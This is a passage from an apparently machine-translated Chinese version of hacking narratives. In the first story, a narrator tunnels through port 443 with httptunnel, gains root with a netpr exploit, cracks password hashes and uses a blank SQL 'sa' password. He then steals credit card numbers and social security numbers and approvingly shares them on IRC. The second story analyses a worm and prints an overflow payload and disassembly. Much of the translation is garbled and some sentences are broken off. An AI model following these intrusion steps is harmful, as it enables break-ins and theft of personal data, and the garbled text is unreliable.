
基本上，这将 443（随后，从那个端口除去 SSL 服务器）端口传到主机 10.89.144.241 的 TCP 端口 79（查找器）。然后，在我的主机上，建立通道的“客户”终端。

```
[root@tethys:httptunnel-3.0.5] ./htc -F 79 10.89.144.166:443
```

这将我的本地端口（查找器上的 TCP 端口 79）传递到 SSL 端口上的 Windows 服务器箱 10.89.144.166。我必须期望他们的 IDS 没有任何预定去 443 端口的交通信号（因为那一般被加密）。一旦完成，我就用我主机上的查找器程序，它被传递到 Sun 系统的查找器端口。我心里知道将要进来什么。事实上这是相当敏捷的。



现在 Sun 在其查找器程序中有几个 bug。其中之一涉及到对查找器程序使用一个



用 Telnet 访问 Sun SMTP 主机

它能用。现在我可以在真正的系统上工作了。我需要做的是找到那个系统的本地探索者，获得 root 访问，然后在 SSH 主机上工作来通过一个更直接的通道获得完全访问。

对 Sun 工作站的 root 访问通过一个叫做 netprex 的本地探索器获得。这个小探索器利用 Solaris 打印设备 netpr 程序中的一个 bug。我获得了 root 权限，就通过 John the Ripper 捕捉 Passwd 和 shadow 文件进行攻击。John 没有用多长时间就攻破了访问 Solaris SMTP 主机的 root 密码。下一件要做的事情是找到 SSH 主机的账号，获得访问，然后直接进入前门。

KISS，保持简单或傻瓜

一个航空工程教授过去常常告诫我们，总是要让设计保持简单。最容易的解决方案就是最简单的。他归纳为四个字母：KISS，来保持简单，傻瓜。学到了这个教训，我决定首先从最简单着手。我 Telnet 到 SSH 主机，看看它是什么。你猜猜我找到了什么！



从进去的门出去

这是一个 OpenBSD 系统。太好了，但还有更好的。正是这同一个账号让我能访问 Solaris 邮件服务器，也能访问 SSH 服务器。我没有获得这个系统的 root，但是能从外面访问这台主机时谁还需要这个？我现在就能用 SSH 以 master 用户访问这台主机，而不必依赖 tunneling 方法来到处寻找路由器的 ACLs。天色已晚，我要开始工作了。

累积奖励

第二天早上下班回到家，我决定睡一觉后再进一步攻破目标网络。吃了点东西，付了账。我下午起床时决定继续进行我的小“项目”。我坐在计算机前，打开音乐（在干这种工作时我喜欢听贝多芬的第九交响曲），抓起一杯可乐，将注意力集中在 OpenBSD 主机上。

用 SSH 与 OpenBSD 服务器建立连接之后，我开始四处搜寻。如我所料，真正的好东西（Web 服务器和数据库主机）就在数据中心。但是像所有干这类工作的公司一样，我估计他们很可能在其公司网络上有一些数据库系统，部署者在上面干他们的工作。而且很可能这些数据库有实时数据。我以前就看到过，他们不可能是第一个这样做的人。稍微做四处搜寻便给了我答案。Web 服务器使用的也是 Microsoft SQL 数据库。更妙的是我发现它运行的也是 Microfot 终端服务。这一次进入访问就更容

易了，因为在连接到 SSH 服务器时，我刚刚用 SSH 将我的本地 TCP/3389 端口转发到 Web 服务器的终端服务器端口。为了在 Linux 上访问该终端服务器，我使用了 rdesktop Linux 客户端。



Microsoft 终端服务器的 SSH 通道



访问微软终端服务器

我要试一些密码看看我究竟是否能进入那个系统。果真，我昨天破解的管理密码像咒符一样奏效了。我一进入主机，就到处搜寻数据库。那台主机安装了 Microsoft SQL 的客户端，所以我没有花太多时间就访问了服务器。这真是太值得了。

关于 MS SQL 我必须说的一件事是：你真的可以和它开个玩笑。我估计他们在这台机器上做的是默认安装。我的意思是，再继续就是他们的内部网了，他们把这个东西放在了有 ACLs 的路由器的后面，所以谁能想到这会不安全？而用默认安装，sa 账号没有密码。你可以用一些工具来获得对 SQL Server 的访问（我没有找到 Linux 包来运行 LinSQL 或 SLAT），而且没有替代物，旧 SQL 命令你很熟悉。

我要说的是数据库中的信息是值得花时间的。我发现了大量的信用卡号，客户名，地址，社保号以及其它重要资料。我合计这是很值得与我的朋友共享的东西。也许下一次，当客户有问题或需要帮助的时候，这些家伙就开心了。

像我这样的客户……

你肯定不会处处树敌。数据库中的信用卡信息其价值等同于黄金。所以我通知 IRC 上“精选”的朋友。你知道，这些人不会给我昨天的时间。现在，“嘿，伙计，你在干什么？”和“发生了什么事，朋友？”，我并不很关心他们的意愿，我对获得稍微的“公正”更感兴趣。我敢打赌，当他们发现我的越轨行为时，那儿的某个人会把嚼了很久的口香糖吐出来。

在我轻易取胜之后大约 2 天，我突然注意到 OpenBSD 系统不在了，微软的 Web 服务器打了补丁。哈哈哈，希望我是一只飞虫，飞到那儿的 IT 人员的办公室的墙上。

第2章 蠕虫袭击

——Ryan Russell 和 Tim Mullen 著

我们从这开始。

我徘徊到门厅里告诉妻子我打算要通宵工作。她在电话里让她的朋友稍等一会儿。

“怎么，有什么事吗？”她说。

“一种新蠕虫，”我说。

“Aw crap，不会又来了吧。很严重吗？”

“不知道。我必须先看看。”

她告诉她的朋友，说我打算一夜不睡，而且说，也许我明天就没精神了。当我退出门厅进入家庭办公室后，就听到她的声音变小了。

无论何时有人问我以什么谋生，我知道他们并不是真关心，我就说是“计算机人员”。如果这对他们还不够，我就用“计算机安全人员——黑客，病毒，蠕虫……”向他们说明。听到这些，他们就明白了，我也就不用解释了。如果是同行，我就会告诉他们我是做恶意代码分析、攻击分析、IDS 签名、工具开发和计算机法医的。这足以让他们满意了。像我这样的人很少有人想聊我们通常会做什么。我们生活在微小细节、机器语言代码、操作系统调用和编译奇想的世界里。大部分时间我们宁愿自己呆着独立研究，除非是有什么麻烦或者想让某人来仔细检验自己的工作。

一种会引起大量交互的事情是对付一种新型蠕虫。对于以做计算机安全为生的人来说，没有什么比发现新蠕虫更让人兴奋的。如果是特别“成功”的蠕虫尤其如此。蠕虫袭击着所有的键盘按钮令我这样的人着迷：探索、二进制数的分析、包捕获、网络广播，而且最重要的是能出名。

如果你是第一个捕获蠕虫、分析蠕虫、给它取名字的人，就有很好的机会借此来出名。记者会采访发现蠕虫的人。在计算机安全领域，牌子的承认是要付费的。你想让业界同行知道你的名字。这也能让你的观点受到尊重，很可能还能帮助你得到自己想要的工作。

当有一种大蠕虫时，每个人都会研究它，并且都很快就有一份拷贝。这意味着有时间限制，也意味着所有的人都会夜间工作，真的就像赛跑争第一那样。但是，你知道，这对我来说真的不是问题。我喜欢做反编译。甚至开始的大约 20 小时不会耽误我睡觉。毕竟，我常做（而且做得很好），否则就需要在重新开始工作之前先准备几个小时了。我已经超过 30 岁了——年纪大了不能 48 小时不睡了。

有时可以借助于小型团队来做这个工作，但通常不这样做，跟其他人一起工作只会使工作更慢。技术管理者认为这个工作只是分析几页纸的（Word）文档。实际上根本不是这样；你要做的不是把它记在纸上，而是记在大脑里。一旦记在大脑里，再取出来写在纸上就是很容易的了。也许还可以睡几个小时后再写。

反编译的问题是，有些代码块要等另外一些块有意义之后才会有意义。你拿起一个短小的机器代码块，直到准确地知道了在执行函数之前和之后什么变量被传递给它并且发生了什么，才能知道它在干什么。就像猜中横字谜游戏，当你对正在寻找的横向单词有了线索时，是什么单词，你有几种猜测。你将能想起的几个单词填充到字母数中。直到得到了与之交叉的纵向单词才能知道填得对不对。当然，直到得出了与之匹配的横向单词，你才能确定纵向单词是否正确。

我用 IDAPro 做反编译。这不足为奇。每个人都用 IDAPro 做反编译，所以我也这样做。因为它是我用过的最好的反编译器。如果我选用其他编译器，可能有很大

不同。如果你需要跟某人交换反编译代码，就得交换 IDB 文件，这是 IDAPro 所用的格式。如果我需要跟 AV（及病毒）公司交换反编译代码，他们就用这个。如果你看见某人剪贴你处理过的反编译代码，就会发现他们使用 IDAPro。IDAPro 就像那方面的 Word。你可能不喜欢 Word，甚至不喜欢 Windows，但如果你以写东西来谋生，就要用 Word。

蠕虫先生

在你能解剖蠕虫之前，需要做个备份——像我在 23 分钟之前做的那样。如果是一个真正的好蠕虫，每个人都要拷一份。通过电子邮件传播蠕虫很容易。攻击 Web 服务器的蠕虫需要做更多的工作，但也不是太多。一旦你知道那儿有蠕虫，只需设置合适的监控工具，一份拷贝就会很快传递给你。

像特洛伊木马和 rootkit 这样的病毒有点难得到，因为它们不一定要向世界的每一台计算机传播自己。如果你想早些要一个，通常需要有人给你一份拷贝。幸运的话，有人会将他们得到的以前从没有见过的东西邮递到邮件列表，他们的 AV 软件不会报道任何古怪的信息。通常，这些人更乐于把拷贝给“专家”看看，以便专家能告诉他们这是什么，以及攻击的后果是什么。

另有几次，几个 AV 公司似乎是仅有的几家有拷贝的公司。他们处理起来难度还很大；这是一个传统老家伙的网络。据称，他们只能和其他的 AV 公司打交道。他们想给能与你共享的人强加一些约束，等等。如果他们中的任何人认为你在不应该的地方传播代码，你就会得到反对票。那是天经地义的。它表明如果你让几个特殊的朋友在公司的同一个技术组，就能保持你的供应线开放。他们也只是想要恶意代码的拷贝。我是第一个有拷贝的人的情况不多。我确定给几个朋友发送拷贝，以后当我请他们帮助时，他们就不会拒绝。这让他们有了超过竞争者的竞争优势。每个人都想成为第一。

不光是未加工的代码，还有我处理过的恶意代码。我也做了一些反编译。这些 AV 伙计有难以置信的反编译优势，他们令我羞愧。他们也有花了好几年的时间在家里开发出的特殊工具。你无法获得这些工具的拷贝。例如，你需要反编译的 VB5 或 VB6 吗？可惜——你没有什么好工具来做这件事。而 AV 伙计们有，尽管是他们在家里写的。他们现在也不共享此工具。我原以为他们不会用到我的技能就能反编译任何特定的蠕虫，但并不完全是这样。

看，AV 伙计们不得不处理大量的恶意代码。首先，他们给大约 50 000 个病毒做

上标记？而且每年大约要处理 3 000 种新病毒？这意味着他们要能检测到病毒，清除病毒并继续下去。每天把所有的错误告警邮寄给客户，如果不知道是哪个文件，就邮寄给 AV 厂商，有人会检查这些文件。

我？我每年要处理一打蠕虫，不像大多 AV 家伙们那样接近实践，但我能做更全面的工作。在最初的匆忙分析之后，我能花整整一周时间来加深对蠕虫的了解。古怪的是 AV 家伙们和我所关心的蠕虫是完全不同的部分吗？我真的不能不关心感染.exe 文件的代码块。一旦知道是哪块代码感染，我就给它这样命名并继续。我想知道的是那个东西用的是系统的什么弱点，是否留有后门，命令通道是什么，他用的是什么 IRC 服务器，等等。AV 人都关心文件感染块——如何在磁盘上发现它，如何清除被感染的文件——这不是我关心的东西。

Nimda 就是一个很好的例子。嘿，Nimda 正好是关于对蠕虫必须要做什么的一个很好的例子。Nimda 有它自己的蠕虫部分：传统的 Web 攻击、电子邮件本身，甚至追求文件共享。那就是我想要的部分。我需要给那些东西写 Snort 信号。哦，是的，Nimda 也感染了文件。这是使 AV 伙计们振作起来的部分。

所以，要点是：只要它确实是某种恶意代码，我的解剖和 AV 公司的解剖就是相互补充的。他们详细做了他们愿意做但不一定愿意花时间做的部分，或者相反。有一次我甚至在 AV 公司的解剖中发现一个错误，所以我就发送消息让他们知道。他们同意一定改变自己的描述，因为他们已经完全落后了。呵！呵！呵！

回头看看我是如何获得这些蠕虫拷贝的：是我自己抓住的。在我家的 DSL 网络上有几个不同的像蜂蜜罐的机械。有一些与 Web 服务器、邮件服务器等类似的代码位。我也运行着不同的 IDS 工具。当某种奇怪的事情开始在整个 Internet 上发生时，只要我醒着就能很快知道。（我会说“坐在计算机前面，”只要我醒着，这就是我所做的。）

我把小蜂蜜罐的事情写下来，以便如果异常的事情发生我就能收到邮件。记住，Nimda 和红色代码仍在到处飞来飞去，所以现在人们已经把他们当做“平常”事了。我的蜂蜜罐 Web 服务器简单得令人难以置信。它甚至都回答得不正确。它只是接受任何请求并返回一个 404 错误页。然后它检查已知人员列表的请求，当有什么古怪东西时就给我发送一个消息。它也做一些简单的计数，并警告我是否有什么东西在正常的计数之外走得太远。

这就是今天所发生的事情。如果你运行任何类型的 Web 服务器，每个运行一会儿，就会得到一个 HEAD 请求。我已将它标记为正常，但是我也将它设置成如果这些请求每小时超过 5 次就发送消息。我在 17 分钟内获得来自 5 个不同 IP 地址的 6

个消息。有警告时，我就检查日志，而且已有（到那时为止）7个请求包含如下信息：

```
HEAD / HTTP/1.0
```

我在下一个 IP 上检查了 Apache Web 服务器，在相同的时间段内同一个 IP 地址也有 7 个 HEAD 请求。那么它就是一种顺序扫描。我想起什么来了。人们常常手工地来看看你在运行什么 Web 服务器，是什么版本，但是没有人会超过一次或两次地这么做，而且每次都来自（几乎）完全不同的 IP 地址。这至少是一种半自动的攻击。很可能是一个蠕虫，或者可能是一个 botnet。我对两者都感兴趣。botnet 在接收端与蠕虫很相似，只是它是由人控制、也不是像蠕虫那样传播。通常，botnet 是一个有一批自有后门机构的人，待在 IRC 通道上，他命令后门机构扫描大块 Internet。他通常用许多探索器来扫描。发现任何易受攻击的主机都要占有，并寻找它的后门，使它变成 botnet 的一部分。然后，一旦条件具备，就会做使一批 IRC 服务器泛滥引起通道开裂这样的事，然后便占据一些黑客通道——呜呼。

我也喜欢 botnet，因为只要有机会分析代码，一般我就能知道如何清除病毒。我能登录到同一个 IRC 控制通道并发出一个命令来一次修复所有的病毒。然后通道中惟一剩下的就是坏家伙、他的亲信和我。伙计，他们故意捣乱了吗？

无论是什么设备，都不会被配置成盲目工作。不用费事就可以检查看看大多蠕虫正在攻击什么服务。他们并不关心是否在用 IIS 攻击 Apache 服务器。他们的尝试没有损失什么东西，蠕虫并不是微不足道的。检查任何 Apache 服务器上的日志就能理解我是什么意思。再说，红色代码和 Nimda 还在那儿。

OK，所以它正在执行一个 HEAD 请求来看看我在运行什么。我的蜂蜜罐机械没有响应，所以也不打算去帮助。它已经厌倦了我的 Apache 服务器，所以它并不跟从 Apache——至少，不是我用的那个版本。我有一个脚本会随机地响应不同的 Web 服务器品牌和版本，但要花较长时间，除非蠕虫真的是在快速传播。但是它在达到了关键的聚集时才会这样做。而这对我的游戏目的就太迟了。下一个明显的选择是 IIS。我并不是所有的时间都运行 IIS。只是在关心它时才用。

我爱 VMWare。我有一批配置了不同操作系统、服务等多种易受攻击的 VMWare 映像。我在 Windows 2000 上安装了 IIS5，没有打补丁。我不能让它一直运行（考虑到像 Nimda 和红色代码以及其它类似的病毒），但是这种情况我可以启动它。如果碰到什么错误，只需要 30 秒种就可以重新启动。VMWare 为我节约了许多时间。我说过我爱 VMWare 了吗？

除非一直在看着网络，否则运行它对我没有什么好处。我在自己的 Windows XP 系统上启动 Ethereal，并在 Linux 系统上运行 tcpdump。用这两套系统来捕捉进出

VMWare IP 的每个包。启动 VMWare 会话，我只能等待。我不喜欢像这样的等待。看了几分钟之后，我强迫自己站起来在房子里快速走动一会儿。我走到客厅告诉妻子我也许发现了一种新蠕虫，也许我要一夜不睡。她说：“OK，亲爱的，”她接着说，“那么还有别的什么新鲜事吗？”

返回时，微微的战栗流过我的脊梁，因为 Ethereal 正在疯狂滚动，这是它吗？我努力在他们消失之前看清每一行信息，希望自己能立即捕获所有的信息。我感到自己有点像一个执迷的科学家，眼睛睁得大大的，在灯光朦胧的办公室中监视器在我脸上闪烁。我正在寻找秘密——在这个短暂的不可思议的时刻，灯光的摇晃变成了生命的闪光。我抓住鼠标滚动到顶部，看到一个 HEAD 命令。我吃了一惊！OK，下一个攻击者建立了一个新的连接并传递了一个包含一批二进制数的 URL。瞧！它正在寻找 IIS。真吓人！所有的滚动意味着它也起作用了。现在我的 VMWare 映像被感染了，它正在攻击别的每一个人。

这就意味着它也是一个蠕虫，而不是 botnet。那么，等一等。让我检查一下。我没有看到任何其他连接——没有连接到外面来下载任何东西，也没有控制通道连接。一定是一种蠕虫，因为一切都包含在一个 HTTP 连接中。我让光标滚动到底部。看了一会，然后向上翻一点。我看到有几个连接好像是我的机器与几个其它机器建立的连接。Oops。哦，很好，不像有其它的机器没有连上它。我突然听到一阵电话铃响。在电话里给我留下一个消息。Beep, Hmmm, 是 Charlie Brown 的一年级老师。我并不真的认为如此，但是我听到的是“womp, wah, womp, wah, wha。”我工作的时候请不要打扰。

我挂起 VMWare 会话，它停止了外出的攻击。然后我保存 Ethereal 文件并按下 CTRL+C tcpdump（输出到一个文件）。前几次，我忘了保存和没有保存而关闭，使之破坏了我的机器，所以现在我就有了早点保存的习惯。

Ethereal 有一个遵从 TCP 流的特征，这是获得快速浏览单个连接的更好的方式。它给你显示一个 TCP 转换两端的文本版本。我想知道是用什么缺陷来盯牢我的 IIS 服务器。我看到信息包中的 HTTP 请求如下：

```
GET /hello.shtml HTTP/1.0
Host: Owned.com
Connection: keep-alive
Keep-Alive: 300
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
```

```
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7; A=A; A=A; A=A; A=A; A=A;
A=A; A=A; A=A; A=A; A=A; A=A; A=A; A=A; A=A; A=A; A=A; A=A; A=A; A=A;
; A=A; A=A; A=A; A=A; A=A; A=A; A=A; A=A; A=A; A=A; A=A; A=A; A=A;
A=A; A=A; A=A; A=A; A=gA%c1%40ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ U<ì∞l SVW??è?ÿÿ?†
.ìììììó«Ç...p?ÿÿ é...
```


我知道.shtml 是干什么的（它是包含在服务器端的），但在我的头脑中，并不知道使用那个扩展内存的任何缺陷。恰巧在这个时候行了。最重要的位是机器码。看上去在字符集解析器中有一个溢出，那是一个古怪的东西。我需要做的是清空二进制数的文件以便能通过 IDAPro 运行它。Ethereal 也是一个很好的工具。能用 TCP 流特征将 TCP 一侧的连接导出到一个文件中。它并不完美；你需要做一些切断标题的消息，做一些转换，但它适合于敏感和讨厌的工作。

首先，我将蜂蜜罐机器改变为返回与 IIS 服务器同样的回答，并将所有的请求拷贝到文件，以防万一。通常，你会得到一个蠕虫的新变量，你还想捕获不同的版本。

我将文件装载进 IDAPro。因为它不是一个.exe 文件，我只能把它装载成二进制数的文件。这不是一件大事；我只需要告诉它从哪开始反编译。这不是有蠕虫或探索器的令人厌烦的事的一部分。问题是常常丢失上下文。如某人设计了一个蠕虫或探索器（通常，蠕虫是一种附有传播机制的真正的探索器），他们一定是为特定的操作系统设计的，也许是某种软件的特定版本。尤其是在 Windows 上，作者必须获得像 loadlibraryA 和 GetProcAddressA 这类东西的一套地址，所以他们能够装载蠕虫工作所需的函数并填充。如果你没有它的地址就不能调用 socket（）。

那么，你会看到蠕虫正在使用这些固定代码的地址。通常，这指向库操作系统中的某些点或者也许是正被攻击的服务。不打开调试器并（或者）反编译一些真正的微软二进制数的文件，你就不知道这些地址是什么。幸运的是，大多时间地址可以推断。如果看到一个对随机地址的调用，而参数是 ws_32.dll，就可以相当肯定它在调用 loadLibraryA。

多数时间蠕虫会有这些不同的二进制字符串——像 ws2_32.dll, send, recv, socket 等等，因为它需要字符串调用 LoadLibrary 和 GetProcAddress 函数来为他们获得一个句柄。有些分析员会做一个二进制字符串导出并试图根据他们看到的函数名得出结论。真让我好笑。



用 IDAPro 做蠕虫反编译

OK，让我们看看这儿有什么。太酷了，有一个完整的 0x90 字符串，Intel NOP（一个 NOP 滑板）。显然，这就是那个代码要开始的地方。我把光标放在 0x90 最后，按下 C 键开始反编译。我看到他正在设置 EBP 来指向堆栈，保存寄存器（做标准填充）。看上去好像在执行一个很大的循环并在一个基本内存地址中执行 CMP，每循环一次加上 64K。

该听点音乐了。我单击 Start\Windows Media Player。是什么？哈，是 The Hard They Come 的音带。

如果真的想要你你就能得到

它在循环中要寻找什么？条件是 `cmp eax, 5A4Dh`。我以为我知道要找的是：

```
C:\mc\newworm>perl -e "print chr(0x5a)
Z
C:\mc\newworm>perl -e "print chr(0x4d)
M
```

那就是我所想的：它是 MZ 的逆。MZ 是微软早期某个家伙姓名的首字母，并且

每个.exe和.dll的头两个字节。所以蠕虫正通过搜索全部内存来寻找.exe映像或某种东西。它是由于Intel终止的逆: Little-endian。是的, 下一个循环是寻找cmp ecx, 4550h, 这是PE逆, 一个NT的.exe程序。我认为它正在搜索的内存区域被操作系统保留。下一步, 从.exe程序驻留的内存缓存中获得某个偏移地址。我需要在某一点上查找.exe程序的结构来弄明白。我要再检查一下。

这一次有一些相对而言更大的程序:

```
cmp dword ptr [edx], 4E52454Bh
cmp dword ptr [eax+4], 32334C45h
```

那是NREK和23LE, 所以它在查找Kernel32.dll。它正在搜索内存, 查找已知的.exe文件, 也许要得到LoadLibrary和GetProcAddress。相当酷。通常, 蠕虫追踪磁盘上的主机程序。

等待一秒种, 看上去极其熟悉, 悬挂在……

```
C:\mc\newworm>cd ..
C:\mc>grep -S NREK *
.\codered\Code-Red-Worm-Disassembly.txt:seg000:000002F8 81 3A 4B 45 52
4E
      cmp      dword ptr [edx], 4E52454Bh ; 寻找特别代码 (NREK) - KERN
spelled backwards..这是要找到 KERNEL32
^C
```

哈! 这就是我想到的! 我启动旧的红色代码分解包。嘿, 几乎每个字节都匹配, 有同样的寄存器、字符串和一切。这仅仅是开始的几百个字节, 他已经在切断并传递别人的Loser代码了。他因红色代码I号而整个删除例程。现在, 红色代码是一种有着真正酷的恶作剧的美好的蠕虫, 我不能相信她们如此严重地摧毁DdoS块。他们所要做的就是www.whitehouse.gov上进行DNS查找, 并且其地址会永远失效。由于他们设定了惟一固定的IP地址, 故BBN只需过滤掉相邻的IP。一桩大买卖——Web站点是决不会Down机的。

我不明白为什么, 但是蠕虫和病毒作者似乎总是要在几个地方启动他们的代码。其中有一些真正酷的东西, 但是在代码中的其他一些位置启动它。我有时候会跟朋友开玩笑: 看到这些错误时我所能做的就是阻止有人修复蠕虫。该死。有一半的时间, 在安全人员指出蠕虫中的bug之后, 原来的蠕虫作者修复错误并发布第二版。我喜欢找出蠕虫作者从哪里开始。

最初版本的红色代码在其随机发生器地址范围内有一个愚蠢的bug。Nimda的第

一个变量有一个愚蠢的偏移一位（off-by-one）的 bug，它引起在解析邮件头时的溢出。如果它用的是没有 Windows 消息邮箱的系统，就会走到缓存的右端，从内存中获得随机字符串，你在邮箱中收到这种信息时会很明显。这两个问题神秘莫测地都被修复了，而且又发布了蠕虫的新版本。作者或者在获得 bug 报告时修复它们，或者像我这样真的丢失了它且只是修复了它们。

那么，至少那是我不必花费任何努力去看的一大块代码。我给存储函数指针地方的变量命名，所以我知道稍后蠕虫中会调用什么。

奇怪，我的像册几乎已经放完了。这花费了很长时间。如果我打算在早上完成对重要蠕虫的操作。最好稍微快点。花在某个事情上的时间长了一点。也许是某个金工制品。我喜欢较旧的东西，像“杀死‘EM All’”。嘿，不要着急，Lars，我有一个该死的 CD 的备份，我自己把它劈裂了。

直到皮毛才有生命

通常，将范围缩小到蠕虫中比较令人感兴趣功能的最快方式是获得函数指针列表并检查哪里会调用这些函数。如果你想知道随机 IP 地址生成器位于代码中的哪个位置，只须看看调用 rand（）的子例程。如果你想知道攻击页看上去什么样，就看看 socket（）。将你带到最“酷点”的一件事情，往往就是知道随机 IP 地址生成器是如何工作的。人们总是想知道它是否对相邻的 IP 地址有特殊的亲和力，是否保持在特殊的地址范围内，等等。所以我打算先弄明白这些。

我搜索 rand。胡搞，没有找到。发生了什么事情，如果 IDAPro 没有什么东西标记为字符串或标识符，搜索函数就找不到。我打开命令提示符试试：

```
C:\mc\newworm>\sysinternals\strings worm | grep -i rand
```

```
C:\mc\newworm>
```

喔，真的不在那儿。我猜它创建了自己的随机发生器。总的来说这是个坏主意，因为定制的随机发生器容易弄糟。我要做的更多的事情是捕获随机发生器。很好。我正要找 socket（）函数，并追溯到他们 IP 地址来自的地方。我查找 socket，在每一个上移动——下一个，下一个，下一个，下一个，然后就有了一个伴随它的连接。我在寻找 50h，那是 80 端口。很好，有 5000h，按网络顺序的同一个东西。他正在直接填充那个结构，而不是使用 htons（）调用等等。有地址族 2（AF_INET），它用调用者所传递的参数填充 IP。

有几个子例程调用它。让我们看看第一个。有参数向 IP 传递。IP 来自一个循环中一直在增加的变量。那就对了——我在家里的两台机器上做相同的 IPs 巡视。这是个不完全的顺序扫描器。难怪我没有找到 `rand()`。如果每次从头扫描整个 IP 地址空间或者某个真正愚蠢的东西，就会花很长时间来传播。也许这真是一个无聊的蠕虫，我可以睡觉了。

我停下片刻又检查一遍日志，看看它扩展得有多快。离我第一次扫描大约已有 2 小时了。

```
[root@adsl-64-167-139-55 httpd]# grep hello access_log | wc
      709      8508     322007
